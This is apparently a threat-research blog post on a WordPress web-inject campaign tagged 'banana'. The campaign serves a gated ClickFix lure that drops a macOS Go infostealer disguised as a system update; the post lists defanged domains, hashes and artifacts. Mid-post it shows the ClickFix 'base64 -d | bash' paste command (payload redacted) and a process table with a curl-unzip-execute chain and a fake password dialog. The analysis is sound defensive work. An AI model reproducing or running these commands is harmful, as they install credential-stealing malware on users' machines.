The "Banana" Cluster: How a Gated WordPress Loader Drops FakeUpdates macOS Go Stealers

This is ongoing research—if you track the same activity and would like to collaborate, please reach out via our contact page.
We track web injects as a matter of routine. A few months ago, that routine turned up something different. We’d been following victims of a TDS that used tagged, one-liner inject scripts with plainly named routing domains — easy enough to spot. Then something else caught our eye: enormous injected scripts, stuffed with nonsense comments repeating impossible-sounding jargon. Somewhere, an LLM had a field day.


The scripts do not all have the same name, but there are patterns in the wording inside the script and naming of these scripts. A few examples:
superclouder_nanodataed-js-after
superclouder_nanodataed-js-extra
macroedge_macrocompute-js-after
macroedge_macrocompute-js-extra
polyderive_trusted-js-after
polyderive_trusted-js-extra
microbatch_polyindex-js-after
microbatch_polyindex-js-extra
code_polyidentity-js-after
code_polyidentity-js-extra
A common denominator is they all use variables starting with PH_VAR. A few examples of such variables:
PH_VAR_ATTEMPT
PH_VAR_FD
PH_VAR_ERR
PH_VAR_DIAG
PH_VAR_BLOB
PH_VAR_PAYLOAD
There are also PH_PARAM parameters:
PH_PARAM_PHASE
PH_PARAM_REASON
PH_PARAM_EXTRA
And PH_FUNC functions:
PH_FUNC_DO_REQUEST
PH_FUNC_SEND_DIAG
PH_FUNC_TRACE
PH_FUNC_DO
PH_FUNC_SAFE_JSON_STRINGIFY
But what do these scripts do? This took some investigation as there is no clear-text redirect, and the only way to track this activity is following the network connections made out when the victim website loads.
At the same time we started gathering all data points that made sense to collect related to this activity:
- REST endpoints created:
[REST ENDPOINTS] (3)
<victim-domain>/wp-json/macrolegacy-metasignal-0503d8090f36/v1/7e...
<victim-domain>/wp-json/platformist-quadendpointer-sxadtr/v1/s6...
<victim-domain>/wp-json/sort-adaptive-b9...- Campaign tagging parameters beaconing from the victims:
[QUERY-PARAM ENDPOINTS]
<victim-domain>/?vv...iq- Additional observed artifacts:
[REST NAMESPACES] ['platformist...', 'framework...', 'planar...']
[NONCES] ['0e6...', '098...', 'ed5...']
[AJAX ACTIONS] ['quickjavascripter...', 'multiapping...']
[BUILD TOKENS] ['T6c...', 'TKE...']
[AJAX URLs] ['<victim-domain>/wp-admin/admin-ajax.php']

We were gathering as many data points as possible for the victims injected with this code. So far, this has been the best way to track signals across each object (victim website) involved in the campaign—we are tracking over 1,000 victims.

One network connection is prevalent across this campaign: cdn14.quran.edu.eu[.]org (we reported this domain into ThreatFox once the pattern was spotted).
A few days ago, everything changed. One of the victim domains was cross-contaminated (injected by different campaigns) and needed a full test in the sandbox. That is when we encountered a new ClickFix lure during tests from a macOS sandboxed environment.


The ClickFix triggers only from certain VPN regions and only on selected website visits, indicating heavy gating. We confirmed and tested this behavior across the victim dataset.
The user still has to execute the ClickFix command (which is base64-encoded for obfuscation):

The command the user is instructed to paste into Terminal:
echo "<base64 string>" | base64 -d | bash &

A connection is opened to hxxps://api.oobaehugruro[.]com/<victim-key>.
The dropper presents itself as an urgent system update (FakeUpdates). <made-up-word1>-<made-up-word-2>.zip is dropped in /tmp. For each victim website used to distribute this, the naming stays consistent across downloads.
We analyzed the unpacked dropper and found it is an infostealer targeting both macOS architectures (arm64 and x86_64):
file cotel-morpa
cotel-morpa: Mach-O universal binary with 2 architectures: [x86_64:Mach-O 64-bit executable x86_64] [arm64]
cotel-morpa (for architecture x86_64): Mach-O 64-bit executable x86_64
cotel-morpa (for architecture arm64): Mach-O 64-bit executable arm64

Collected data includes hardware setup and Keychain contents:
user@mac15 cotel-morpa % ls -la ~/AJOYRvZA/Kch | head
find ~/AJOYRvZA -maxdepth 2 -type f
total 296
drwxr-xr-x  4 user  staff     128 Sep 19 15:32 .
drwxr-xr-x  4 user  staff     128 Sep 19 15:32 ..
-rw-r--r--  1 user  staff  113420 Sep 19 15:32 login.keychain-db
-rw-r--r--  1 user  staff   32868 Sep 19 15:32 login_renamed_1.keychain-db
Strings extracted from the binary reveal additional connected domains:
strings -a cotel-morpa | egrep -o 'https?://[^[:space:]"'\'']+' | sort -u


hxxps://api.fiogriogoo[.]com/api
hxxps://api.fiogriogoo[.]com/apinL
hxxps://api.ketoriloxisd[.]com
hxxps://api.ketoriloxisd[.]com6
Process monitoring (ps) confirms the runtime execution chain:
| PID | Started | Command (short) |
|---|---|---|
| 902 | 15:30 | bash -c mkdir -p "/tmp/cotel-morpa" && ... curl ... api.riklicidufiorai[.]com ... && unzip ... && "/tmp/cotel-morpa/cotel-morpa" |
| 922 | 15:30 | /tmp/cotel-morpa/cotel-morpa |
| 942 | 15:32 | osascript -e fake password dialog |
Overview Inject Activity
Code Analysis

Code analysis identified the campaign tag "banana":
The infostealer collects hardware details, browser cookies, saved passwords, crypto wallets, and Keychain databases:

Hardware profile collection and termination checks in case of sandboxing:
Extracted Go functions:
Names found in the binary:

Further research is needed for Windows and Linux visitors of the injected victim websites.
Appendix: Indicators of Compromise (IOCs)
SHA256 2e04f889328b91083cc4b6ea084262782c4bf89b7a01d87ce02909d4c22bfe7f  cotel-morpa.zip
SHA256 c94fb833e21946fd04b4ca3b83c454e254c7d08c14b2121a9ac3d23fcb85712a  cotel-morpa

cdn14.quran.edu.eu[.]org
hxxps://api.oobaehugruro[.]com/<victim-key>
api.fiogriogoo[.]com
api.ketoriloxisd[.]com
api.riklicidufiorai[.]com